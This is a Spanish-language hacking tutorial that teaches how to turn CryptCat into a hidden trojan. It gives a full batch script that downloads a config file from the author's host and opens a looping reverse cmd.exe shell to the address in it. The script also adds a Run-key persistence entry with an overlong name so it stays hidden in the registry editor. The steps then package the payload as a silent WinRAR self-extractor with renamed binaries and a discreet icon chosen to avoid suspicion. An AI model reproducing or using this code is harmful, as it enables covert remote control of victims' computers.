Jugando con CryptCat II

Como ya recordamos la forma de troyanizar NetCat y CryptCat les voy a enseñar nuevas formas de troyanizado para sacarle mejor rendimiento a tu cryptcat.

Troyanizando CryptCat II

¿Te has fijado que si utilizas una ip variable y no constas de un dominio propio no tienes forma de recuperar una shell inversa?, Antiguamente las personas instalaban un sistema de traducción DNS llamado NO-IP, lo malo es que te baneaban y perdías tus shells. Yo les mostraré como reemplazar a NO-IP con tan solo un simple script hecho en un block de notas con extensión *.bat.

Materiales:
Un dominio (pueden usar iespana)
Cryptcat
Winrar
Wget
Nircmd
1 Icono

Para comenzar iniciaremos creando algo muy similar a la primera parte de este tuto asi que los nombres seguirán siendo los mismos:

cryptcat.exe > msnmsgr.exe
wget.exe > sass.exe
nircmd.exe > update.exe

Primero abrimos el block de notas o tu kwrite o lo que desees para crear un texto simple (No usar Word):

```
Set timeout=5
Set Host=512.iespana.es
Set INI=config.ini
Set Ruta=%homedrive%%homepath%\printer
Set
bug=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaa
Set Puerto=30
:------------------------------------------------:
:1
reg add HKcU\Software\Microsoft\Windows\CurrentVersion\Run /v "%bug%" /t REG_SZ /d "%ruta%\presetup.exe" /f > nul
del /f /q %INI%
sass.exe -c -t0 http://%Host%/%INI%
ping n %timeoutout% 127.0.0.1
for /f %%i in (config.ini) do msnmsgr.exe -d -e cmd.exe %%i %Puerto%
ping n %timeoutout% 127.0.0.1
goto 1
:------------------------------------------------:
```

Y lo guardamos como inicio.bat
Fíjense en que **Set bug=aaa….** Debe ir en una sola línea.

Donde dice **timeout=5** le decimos cuanto se va a retardar para volver a realizar un intento en caso de que no te encuentres conectado, ¿que pasaría si le ponemos “0”?, su loop sería tan rápido que utilizaría muchos recursos y sería fácil detectar.

Donde dice **Host=512.iespana.es** yo le puse mi host pero ustedes le pondrán sus propios host.

Donde dice **INI=config.ini** le estoy indicando la descarga de un texto que ya les explicaré para que sirve.


Lo que hace ese script es descargar el archivo config.ini desde mi host, luego lo cargará y ejecutará el CryptCat con los parámetros dados en ese archivo, si se realiza la conexión no hace nada mas hasta que te desconectes, si no estas o te desconectas entonces realizará un ping la cantidad de veces que le indicamos en **timeout** para causar un retrazo, y al final donde dice **goto 1** quiere decir que comenzará nuevamente desde **:1** verificando nuevamente el archivo de configuración y realizando nuevamente la conexión.

Si eres un usuario avanzado entonces intenta evitar colocar direcciones con variables en PHP tales como esta:
descarga.php?dw=solicitar&archivo=config.ini
Si pones ese link dentro del bat tomará cada carácter como parte del comando mismo **=&** y no te va a resultar.
Nota: si no entiendes entonces no me hagas caso :)


¿Que hace lo que está de color verde?, mas adelante lo veremos ;).

Ahora se harán la pregunta del millón ¿Cómo ocultamos la ventanita de ese bat?, para eso tenemos cryptcat.
Primero vamos a diseñar una entrada de registro para hacer un auto arranque, pero ojo… en esta ocasión no vamos a registrar cryptcat sino a winrar SFX el cual se encargará de ejecutar CryptCat, ¿Por qué?, no seáis tan preguntón ¬¬ pero bueno… ya que lo preguntas, cuando CryptCat inicia desde tu registro este no ce cerrará ya que vamos a hacer correr el bat desde CryptCat.

Primero creamos un nuevo archivo rar presionando el botón derecho de tu Mouse sobre tu escritorio:




Ahora ese nuevo archivo le haces doble clic y se abrirá Winrar:




Tal como se ve en la imagen… (1)Primero vamos a presionar el botón llamado “SFX” para convertirlo en un archivo de winrar auto ejecutable, (2)luego nos aparecerá una ventana para realizar las configuraciones de ese archivo SFX, (3) Ahora viene la magia de CryptCat mas Winrar… Le indicamos que cuando se ejecute el archivo SFX primeramente ejecute **msnmsgr.exe –d –e inicio.bat 127.0.0.1 99**, después modificaremos el comentario para realizar un autoconexión inversa, una ves que se realice la conexión comenzará a ejecutarse el archivo inicio.bat sin ser visto reemplazando la consola de comandos ^^.


Luego procederemos a cambiar de pestaña hasta “Modos” y seleccionamos la opción de ocultar todo y omitir archivos existentes en caso de alguna falla imprevista aunque no descomprima nada porque recuerda que es un fichero vacío que se limitará a ejecutar ordenes:



Ahora le damos un icono muy discreto para no levantar sospechas desde la pestaña llamada “Texto e icono”:




Ahora aceptamos todo y cerramos la última ventana y nos quedará algo así:



Podemos ver que el archivo rar se ha convertido en un ejecutable.
Ya no nos sirve el archivo rara si que lo borramos y al ejecutable le cambiamos el nombre de "**Nuevo archivo WinRar.exe**" a "**presetup.rar**"

Le hacemos doble clic y comenzamos a editarlo…



Fíjense en el orden… primero escuchamos y después enviamos la shell inversa o no funcionaría al revés.
Le damos en aceptar y cerramos la ventana del Winrar, por último renombramos "**presetup.rar**" a "**presetup.exe**".


¿Recuerdan lo que estaba de color verde en el archivo bat?, lo que hace es:
Set Ruta=%homedrive%%homepath%\printer
Indica la ruta donde descomprimiremos nuestros archivos finales.
reg add HKcU\Software\Microsoft\Windows\CurrentVersion\Run /v "%bug%" /t REG_SZ /d "%ruta%\presetup.exe" /f > nul
Con esto agregamos una entrada de registro que auto ejecutará nuestra presetup todos los días.

Para que es ¿Set bug?, indicamos que el nombre de la entrada de registro superará los 256 caracteres causando un bug en el editor de registros haciéndolo invisible (este bug no ha sido reparado aún. Gracias MITM).


Fíjense además que incluí la entrada de registro dentro del bat, de esta forma si ha sido borrada volverá a auto registrarse.

